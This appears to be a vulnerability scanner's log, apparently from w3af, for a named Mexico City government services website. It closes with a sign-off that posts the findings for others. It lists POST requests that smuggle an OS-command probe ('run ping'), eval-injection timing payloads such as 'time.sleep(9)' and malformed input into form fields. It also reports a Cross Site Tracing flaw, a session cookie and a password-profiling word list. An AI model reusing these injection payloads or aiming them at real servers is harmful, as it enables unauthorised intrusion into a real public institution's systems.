[Wed 08 Jun 2011 11:17:30 PM CDT] "x-powered-by" header for this HTTP server is: "PHP/5.2.8". This information was found in the request with id 16.
[Wed 08 Jun 2011 11:17:30 PM CDT] The remote Web server has a custom configuration, in which any non existent methods that are invoked are defaulted to GET instead of returning a "Not Implemented" response. This information was found in the requests with ids 18 and 19.
[Wed 08 Jun 2011 11:17:30 PM CDT] The URL: "http://www.tramitesyservicios.df.gob.mx/index.php" sent the cookie: "c97ff6ec87c98e0223c2d084cb9785c9=ncfl3sq0r86kqkfuu0smk83km3; path=/". This information was found in the request with id 1.
[Wed 08 Jun 2011 11:30:26 PM CDT] A possible OS Commanding was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=run+ping+-n+3+localhost&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=111&id=23". The modified parameter was "task".Please review manually. This information was found in the request with id 1706.
[Wed 08 Jun 2011 11:37:27 PM CDT] eval() input injection was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=import+time%3Btime.sleep(9)%3B&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=109&id=23". The modified parameter was "task". . Please review manually. This information was found in the request with id 2754.
[Wed 08 Jun 2011 11:46:23 PM CDT] The web server at "http://www.tramitesyservicios.df.gob.mx/" is vulnerable to Cross Site Tracing. This vulnerability was found in the request with id 3631.
[Thu 09 Jun 2011 12:00:37 AM CDT] Password profiling TOP 100:
[Thu 09 Jun 2011 12:00:37 AM CDT] - [1] Servicios with 5544 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [2] atender with 4203 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [3] consideras with 4203 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [4] oportuno with 4203 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [5] tiempo with 4203 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [6] Regresar with 2541 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [7] Principal with 2541 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [8] Puedes with 2505 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [9] consultar with 2505 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [10] Responsables with 1832 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [11] derechos with 1751 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [12] Oficial with 1751 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [13] General with 1751 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [14] LOCATEL with 1751 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [15] agua with 1688 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [16] formatos with 1670 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [17] Twitter with 1668 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [18] tiene with 1666 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [19] tarjeta with 1666 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [20] Junio with 1327 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [21] cinco with 1246 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [22] diez with 1246 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [23] Buscar with 1218 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [24] Distrito with 922 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [25] dependencias with 922 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [26] llama with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [27] Inicio with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [28] YtSettings with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [29] YOOeffects with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [30] Fiscal with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [31] Normatividad with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [32] acude with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [33] sugerencia with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [34] denuncia with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [35] Busca with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [36] Manuales with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [37] reglas with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [38] Formatos with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [39] Internas with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [40] Contralores with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [41] planta with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [42] tema with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [43] delegaciones with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [44] Federal with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [45] Conoce with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [46] CESAC with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [47] Directorios with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [48] Gaceta with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [49] cualquier with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [50] obligaciones with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [51] Operativo with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [52] Ciudadanos with 916 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [53] requisitos with 841 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [54] Gobierno with 841 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [55] certificadas with 841 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [56] Asistencia with 841 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [57] procedimiento with 841 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [58] vigencia with 839 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [59] esta with 839 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [60] celular with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [61] domicilio with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [62] brindarte with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [63] YouTube with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [64] Fugas with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [65] Ciudadana with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [66] pagos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [67] pago with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [68] Universal with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [69] ingresar with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [70] Encuesta with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [71] relativo with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [72] recordamos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [73] Honestel with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [74] Establecimientos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [75] pronta with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [76] Videos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [77] CURP with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [78] Calcula with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [79] permisos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [80] listado with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [81] comprometida with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [82] Pasaporte with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [83] avisos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [84] denuncias with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [85] garantiza with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [86] establecimientos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [87] tarifa with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [88] Copias with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [89] Permisos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [90] videos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [91] Cazabaches with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [92] confidencialidad with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [93] mercantiles with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [94] mejor with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [95] captura with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [96] Sistema with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [97] Formato with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [98] Avisos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [99] nuevos with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] - [100] SSPDF with 835 repetitions.
[Thu 09 Jun 2011 12:00:37 AM CDT] The cookie: "c97ff6ec87c98e0223c2d084cb9785c9=ncfl3sq0r86kqkfuu0smk83km3; path=/" was sent by these URLs:
[Thu 09 Jun 2011 12:00:37 AM CDT] - http://www.tramitesyservicios.df.gob.mx/index.php
[Thu 09 Jun 2011 12:00:37 AM CDT] Finished scanning process.

generic:generic:

Unidentified vulnerabilidad
An unidentified vulnerability was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=search&option=d'kc"z'gj'"%2A%2A5%2A(((%3B-%2A%60)&searchword=buscar...". The modified parameter was "option". This vulnerability was found in the request with id 248.

Unidentified vulnerabilidad
An unidentified vulnerability was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=search&option=&searchword=buscar...". The modified parameter was "option". This vulnerability was found in the request with id 250.

Unidentified vulnerabilidad
An unidentified vulnerability was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=vote&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=&voteid=109&id=23". The modified parameter was "9f45efe675d5d419221a6e9c7a9f8716". This vulnerability was found in the request with id 264.

osCommanding:osCommanding:Possible OS commanding vulnerability
A possible OS Commanding was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=run+ping+-n+3+localhost&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=111&id=23". The modified parameter was "task".Please review manually. This information was found in the request with id 1706.

eval:eval:eval()input injection vulnerability
eval() input injection was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=import+time%3Btime.sleep(9)%3B&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=109&id=23". The modified parameter was "task". . Please review manually. This information was found in the request with id 2754.

eval()input injection vulnerability
eval() input injection was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=vote&option=import+time%3Btime.sleep(9)%3B&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=111&id=23". The modified parameter was "option". . Please review manually. This information was found in the request with id 2863.

eval()input injection vulnerability
eval() input injection was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=sleep(9)%3B&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=111&id=23". The modified parameter was "task". . Please review manually. This information was found in the request with id 2865.

eval() input injection was found at: "http://www.tramitesyservicios.df.gob.mx/index.php", using HTTP method POST. The sent post-data was: "task=vote&option=Resultados&option=com_poll&task_button=Votar&9f45efe675d5d419221a6e9c7a9f8716=1&voteid=112&id=Thread.Sleep(9000)%3B". The modified parameter was "id". . Please review manually. This information was found in the request with id 2926.

xst:xst:Cross site tracing vulnerability
The web server at "http://www.tramitesyservicios.df.gob.mx/" is vulnerable to Cross Site Tracing. This vulnerability was found in the request with id 3631.

403 - Acceso prohibido
Es posible que no pueda visitar esta página por:
  1. un bookmark/favorito anticuado
  2. el sistema de búsqueda tieneun listado anticuado para este sitio
  3. a dirección mis-typed
  4. no disponede acceso para esta página
  5. La petición de este recurso no se encuentra
  6. Ocurrió un error al intentar procesar su solicitud.
Intentelo con alguna de estas páginas

si la dificultad persiste, contacte con el administrador de este sitio
Acceso prohibido


Hay Se Las Dejo

Saludos Mundo Libre.